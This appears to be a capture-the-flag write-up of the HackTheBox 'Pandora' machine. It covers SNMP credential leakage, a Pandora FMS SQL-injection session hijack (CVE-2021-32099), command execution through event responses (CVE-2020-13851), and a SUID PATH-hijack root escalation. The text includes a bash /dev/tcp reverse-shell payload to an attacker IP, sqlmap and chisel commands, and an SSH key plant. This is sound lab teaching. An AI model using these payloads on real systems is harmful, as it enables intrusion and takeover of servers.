HTB: Pandora
🧑🚀 published on Wed Jun 03 2026 · 6 min read

Linux Easy. The TCP scan gives you almost nothing: SSH on 22 and a static company landing page on 80. The UDP scan is where things get interesting. SNMP is running with the default “public” community string, and the process argument table has host_check running with credentials directly in its parameters. That’s your SSH login.
Once inside as daniel, you’re not the user that holds the flag. A second user, matt, owns the Pandora FMS monitoring console that’s locked behind a localhost-only virtual host. Getting into that console doesn’t require a valid password: an unauthenticated SQLi lets you dump active PHP sessions and just cookie yourself in as matt. From there, an authenticated RCE via event response drops a reverse shell.
The SUID privilege escalation was the most instructive part. The PATH hijack approach is obvious the moment you run the binary. What wasn’t obvious is why it fails from a reverse shell but works from an SSH session. Understanding that gap meant learning what PR_SET_NO_NEW_PRIVS is and what Apache does to its child processes.
Recon: TCP Said Nothing, UDP Said Everything
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu
80/tcp open  http    Apache httpd 2.4.41
Two ports. The web server just hosts a static landing page. Nothing injectable, nothing sensitive. That’s when UDP scan pays for itself:
sudo nmap -sV -sU -T4 $DC_IP161/udp open snmp SNMPv1 server; net-snmp SNMPv3 server (public)SNMP on 161 with the community string public. That’s the default, and it’s still open.
SNMP Enumeration: Credentials in Process Arguments
SNMP (Simple Network Management Protocol) is used by network administrators to remotely monitor and configure devices: servers, switches, routers. It exposes a tree of management information objects (MIBs) that describe everything about the system, from network interface configuration to running processes to installed software. The “community string” is SNMP’s authentication mechanism, essentially a password that gates read (and sometimes write) access to that tree.
The public community string means read access for anyone. And the process argument table (OID 1.3.6.1.2.1.25.4.2.1.5) is one of the more valuable nodes: it lists the command-line parameters each running process was started with.
Start with the process name list to find anything unusual:
snmpwalk -v2c -c public 10.129.11.250 1.3.6.1.2.1.25.4.2.1.2hrSWRunName.1117 = STRING: "host_check"host_check is a custom binary. Grab its full parameter record with a bulk walk:
snmpbulkwalk -v2c -c public 10.129.11.250 > snmp.txt
grep -E "\.1117 =" snmp.txt
hrSWRunPath.1117 = STRING: "/usr/bin/host_check"
hrSWRunParameters.1117 = STRING: "-u daniel -p HotelBabylon23"daniel:HotelBabylon23. SSH in directly.
Credentials in process arguments are more common than you’d expect in real environments. Anything spawned with flags like -p password or --token value is visible to anyone who can read /proc/<pid>/cmdline or query SNMP. The fix is environment variables or config files with restricted permissions.
Pandora FMS: Finding the Internal Console
Logged in as daniel. Two users in /home: daniel and matt. Matt owns the user flag.
Checking listening services:
ss -tun lnptcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:* # MySQL
tcp LISTEN 0 511 *:80 *:* # ApacheMySQL on localhost and Apache on all interfaces. The external port 80 just serves the static landing page. But Apache can serve different content to different interfaces using virtual hosts. The Pandora directory in /var/www/ confirmed it:
ls -la /var/www/
# drwxr-xr-x  3 root root html
# drwxr-xr-x  3 matt matt pandora
The Pandora FMS console is in a directory owned by matt and almost certainly configured as a localhost-only virtual host. Forward it out with chisel:
# attacker
chisel server -p 8000 --reverse

# target
./chisel client 10.10.16.129:8000 R:8080:127.0.0.1:80
Version v7.0NG.742_FIX_PERL2020 in the footer. The static credentials from the config files (admin:pandora, pandora:pandora) didn’t work. They were clearly defaults that hadn’t been applied here.
CVE-2021-32099: SQLi to Session Hijacking
Version 7.0NG.742 is vulnerable to an unauthenticated SQL injection in chart_generator.php via the session_id parameter. This file generates chart data and is accessible without authentication.
SQL injection means the parameter value is being interpolated directly into a SQL query without sanitization. By terminating the expected value and appending your own SQL, you can alter what the query returns. A UNION-based injection lets you read from arbitrary tables.
Confirming the injection:

The error message reveals the table name tsessions_php and the column structure. Hand the parameter to sqlmap:
sqlmap -u 'http://localhost:8080/pandora_console/include/chart_generator.php?session_id=1'

The tsessions_php table stores active PHP sessions. PHP session authentication works by issuing a session token (stored in a cookie called PHPSESSID) that maps to a row in this table. If you can read the session token of an authenticated user, you can set that cookie in your browser and the application treats you as that user.
Dumping the table returned dozens of daniel sessions and one matt session. Set PHPSESSID to matt’s token in the browser:

The activity log shows matt’s failed login attempts from trying the default credentials. The SQLi session hijack bypassed the login entirely. We’re in as matt with admin access.
CVE-2020-13851: Authenticated RCE via Event Response
Pandora FMS admin users can configure automatic responses to monitoring events. This feature accepts a command to execute when a specified event occurs. CVE-2020-13851 is the fact that this command runs on the server without sanitization, giving authenticated admin users OS command execution.
The exploit sends a crafted POST to ajax.php:
POST /pandora_console/ajax.php HTTP/1.1
Cookie: PHPSESSID=<matt_session_token>
Content-Type: application/x-www-form-urlencoded

page=include/ajax/events&perform_event_response=10000000&target=bash+-c+"bash+-i+>%26+/dev/tcp/10.10.16.129/9999+0>%261"&response_id=1
nc -lvnp 9999
# Connection received on 10.129.11.250
# matt@pandora:/var/www/pandora/pandora_console$Reverse shell as matt. User flag in /home/matt/user.txt.
Privilege Escalation: Why PATH Hijack Needs SSH
Looking for SUID binaries:
find / -perm -4000 -ls 2>/dev/null-rwsr-x--- 1 root matt 16816 Dec 3 2021 /usr/bin/pandora_backupThis binary is owned by root, has the SUID bit set, and is executable by members of the matt group. When it runs, it executes with root’s effective UID regardless of who invoked it. Running it:
/usr/bin/pandora_backupPandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
Backup failed!It calls tar. SUID binaries that call external commands without absolute paths are vulnerable to PATH hijacking: if you prepend a directory you control to $PATH and put a malicious file named tar there, the binary finds your file first and executes it with root’s UID.
I tried this from the reverse shell:
echo '#!/bin/bash\nbash' > /tmp/tar
chmod +x /tmp/tar
export PATH=/tmp:$PATH
/usr/bin/pandora_backup
Nothing. The binary ran, tar was called, and I got back the permission denied error as if my fake tar wasn’t there.
Two things are working against you from a reverse shell spawned via Apache:
First, there’s no TTY. A reverse shell is just an I/O tunnel between two sockets. No terminal device is allocated. Some privilege-escalating operations require a real TTY because they interact with PAM or need to set the controlling terminal. Without one, they fail silently or differently than expected.
Second, and more significant: Apache sets PR_SET_NO_NEW_PRIVS on itself and all processes it spawns. This is a Linux kernel feature (prctl(PR_SET_NO_NEW_PRIVS, 1)) that permanently disables privilege escalation for the calling process and all its descendants. Once set, no child process can gain elevated privileges through a SUID binary, sudo, or any other mechanism. The flag is inherited across fork() and exec(). A reverse shell spawned from Apache carries it automatically.
This is why sudo /usr/bin/pandora_backup also fails:
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
sudo can’t elevate because PR_SET_NO_NEW_PRIVS prevents setresuid from succeeding.
The fix: get out of Apache’s process tree. SSH spawns an entirely independent session with a real TTY and no inherited security restrictions.
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINfM3f5pQSTpJZOocgjMtDRHxbD4Q1Tzby5gtlC1VMDr kanyo@gigabyte" \
  > /home/matt/.ssh/authorized_keys
chmod 700 /home/matt/.ssh
chmod 600 /home/matt/.ssh/authorized_keys
ssh -i pandora matt@10.129.11.250Now the PATH hijack works:
cat > /tmp/tar << 'EOF'
#!/bin/bash
bash
EOF
chmod +x /tmp/tar
export PATH=/tmp:$PATH

/usr/bin/pandora_backup
# PandoraFMS Backup Utility
# Now attempting to backup PandoraFMS client
root@pandora:/tmp# id
uid=0(root) gid=1000(matt) groups=1000(matt)
Root. The SUID binary called /tmp/tar instead of /usr/bin/tar, that tar script ran bash, and because the binary was SUID root, bash inherited root’s UID. Root flag in /root/root.txt. The PATH hijack is textbook but the SNMP entry is what I’d take away from this one. You can sit there running nmap TCP scans all day and never see it. Always scan UDP before you declare a box has no surface area.
Reference: CoreSecurity - Pandora FMS Community Multiple Vulnerabilities